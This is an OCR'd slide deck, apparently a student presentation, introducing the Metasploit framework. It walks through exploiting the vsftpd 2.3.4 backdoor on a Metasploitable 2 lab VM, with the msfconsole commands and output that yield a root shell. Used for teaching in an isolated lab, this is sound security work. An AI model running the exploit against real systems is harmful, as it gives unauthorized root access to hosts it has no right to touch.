
CNSS AUTH

Metasploit



The world’s most used penetration testing framework

Maria Nefeli Ntantouri

Agenda

01 Introduction

02 Key Features

03 Types of Attacks

04 Demo

Introduction to Metasploit

- Penetration testing
- Vulnerability research
- Development

What is Metasploit?

- An open-source penetration testing framework.
- Developed by H.D. Moore in 2003, acquired by Rapid7 in 2009.

Purpose:

- Simplifies the discovery and exploitation of vulnerabilities.
- Used by both security professionals and attackers.

Key Features of Metasploit

01

Modular Design

Contains exploits, payloads, encoders, and auxiliary modules.

02

Large Exploit Library

Over 2,000 exploits targeting various platforms.

03

Post-Exploitation Modules

Tools for persistence, privilege escalation, and information gathering.

04

Community and Pro Versions

Open-source for learning, with advanced commercial features for enterprises.

Types of Attacks Supported

Metasploit is a versatile framework designed to simulate a wide range of cyberattacks. Here’s an overview of the types of attacks it supports:

Exploitation	Buffer Overflows, Remote Code Execution (RCE), Zero-Days Exploits
Post-Exploitation	Privilege Escalation, Credential Dumping, Persistence
Social Engineering	Phishing Campaigns. Browser Exploits
Web Application Attacks	SQL Injection, Cross-Site Scripting (XSS), File Inclusion Attacks
Network Attacks	Man-in-the-Middle(mitM), Denial of Service (DoS),SMB Exploits

Demo Setup

Exploiting vsftpd 2.3.4 Backdoor

Host Machine: Windows 10

Virtual Machines: Kali Linux and Metasploitable 2 (via VirtualBox)

Understanding vsftpd 2.3.4 Exploit

What is vsftpd?

A widely used, secure FTP server software known for performance and security.

Version 2.3.4

- Introduced a backdoor that listens on port 6200.
- Triggered when a username ending with :) is used.


Impact

Provides unauthorized root shell access to attackers.

Hacking

- Highlights the risks of compromised or outdated software.
- Emphasizes the importance of secure coding and regular updates.

Setting Up Machines




Pre-built Virtual Machines

Kali Linux VMware & VirtualBox images are available for users who prefer, or whose specific needs require a virtual machine installation.

These images have the default credentials "kali/kali".

Virtual Machines Documentation ›



Home / Open Source Software / Security / Metasploitable

Metasploitable


Metasploitable is an intentionally vulnerable Linux virtual machine

Brought to you by: rapid7user

★★★★★ 11 Reviews

Downloads: 10,048 This Week

Last Update: 2019-08-19



Ubuntu1 Saved

UbuntuLTS Saved

SEED-Ubuntu20.04 (6Dek24) Powered Off

Kali Powered Off

Metasploitable Powered Off

General

Name: Metasploitable

Operating System: Other Linux (64-bit)

System

Base Memory: 3036 MB

Boot Order: Floppy, Optical, Hard Disk

Acceleration: VT-x/AMD-V, Nested Paging, PAE/NX, KVM Paravirtualization

Display

Video Memory:

Graphics Contr

Remote Deskto

Recording:

Storage

Controller: IDE

IDE Primary D

Network

Adapter 1 | Adapter 2 | Adapter 3 | Adapter 4

☑ Enable Network Adapter


Attached to: Host-only Adapter

Name: VirtualBox Host-Only Ethernet Adapter

▷ Advanced


- Ensure both the Kali Linux and Metasploitable 2 virtual machines are imported and configured.
- Set both VMs to use the Host-Only Adapter network setting.

Test Connectivity




```
 * Starting deferred execution scheduler atd                            [ OK ]
 * Starting periodic command scheduler crond                            [ OK ]
 * Starting Tomcat servlet engine tomcat5.5                             [ OK ]
 * Starting web server apache2                                          [ OK ]
 * Running local boot scripts (/etc/rc.local)
nohup: appending output to `nohup.out'
nohup: appending output to `nohup.out'
                                                                        [ OK ]

                _                  _       _ _        _     _      ____  
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \ 
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/ 
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|                                          


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login:
```

default login and password is msfadmin:msfadmin




```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:10:46:fc
          inet addr:192.168.56.101  Bcast:192.168.56.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe10:46fc/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:10 errors:0 dropped:0 overruns:0 frame:0
          TX packets:30 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1908 (1.8 KB)  TX bytes:3924 (3.8 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:101 errors:0 dropped:0 overruns:0 frame:0
          TX packets:101 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:23573 (23.0 KB)  TX bytes:23573 (23.0 KB)

msfadmin@metasploitable:~$ _
```




```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.56.101
PING 192.168.56.101 (192.168.56.101) 56(84) bytes of data.
64 bytes from 192.168.56.101: icmp_seq=1 ttl=64 time=1.17 ms
64 bytes from 192.168.56.101: icmp_seq=2 ttl=64 time=1.05 ms
64 bytes from 192.168.56.101: icmp_seq=3 ttl=64 time=0.793 ms
64 bytes from 192.168.56.101: icmp_seq=4 ttl=64 time=1.05 ms
64 bytes from 192.168.56.101: icmp_seq=5 ttl=64 time=0.769 ms
64 bytes from 192.168.56.101: icmp_seq=6 ttl=64 time=0.948 ms
```

- Boot both machines
- Find the IP address of Metasploitable, by using the <***ifconfig***> command (in Metasploitable 2 VM)
- From Kali VM, ping the Metasploitable 2 machine to ensure they can communicate

Run Metasploit and Start Exploring




```
┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Display the Framework log using the log command, learn
more with help log

                                https://metasploit.com


       =[ metasploit v6.4.34-dev                          ]
+ -- --=[ 2461 exploits - 1267 auxiliary - 431 post       ]
+ -- --=[ 1471 payloads - 49 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/
```




```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

- In Kali VM, type ***msfconsole***
- Type: **use exploit/unix/ftp/vsftpd_234_backdoor**
- This exploit takes advantage of a backdoor introduced in vsftpd 2.3.4.
- It was an accidental vulnerability that made its way into a live release in 2011

Set the Target and Check Options




```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/b
                                       asics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.
```




```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.56.101
RHOSTS ⇒ 192.168.56.101
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RPORT 21
RPORT ⇒ 21
```

- Set the target IP by typing set **RHOSTS** <Metasploitable_IP>
- The default port is **21,** is used for FTP, a protocol often targeted because of its weak security practices and widespread usage
- Verify Setting: ***show options***


Run the Exploit




```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.56.101:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.56.101:21 - USER: 331 Please specify the password.
[+] 192.168.56.101:21 - Backdoor service has been spawned, handling...
[+] 192.168.56.101:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.56.102:43921 → 192.168.56.101:62
00) at 2025-01-14 08:24:33 -0500
```




```
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```



```
whoami
root
```



```
hostname
metasploitable
```




```
ls /etc
X11
adduser.conf
adjtime
aliases
aliases.db
alternatives
apache2
apm
apparmor
apparmor.d
```

- Execute the exploit: ***run***
- Observe the output indicating the exploit's success and the opening of a command shell
- Interact with the shell: ***sessions -i 1***
- Run commands on the target machine:
  - ***whoami*** → Confirms root access.
  - ***uname -a*** → Displays system information.
  - ***ls /etc*** → Configuration files of the Linux system, often containing sensitive information.

Wrapping Up

- Exit the shell: ***exit***
- Kill the session: ***sessions -K***
- Reset Metasploit: ***exit***



```
exit
[*] 192.168.56.101 - Command shell session 1 closed.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > sessions -K
[*] Killing all sessions ...
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exit

┌──(kali㉿kali)-[~]
└─$ 
```

Ethical Considerations

@iron_spideryc

"With great power comes great responsibility."

"If you can do good things for people then you have a moral obligation to do those things. Not choice; Responsibility."

When you can do the things that I can do but you don't, and then the bad things happen... They happen because of you."

Thanks!

Do you have any questions?

CREDITS: This presentation template was created by **Slidesgo**, and includes icons by **Flaticon**, and infographics & images by **Freepik**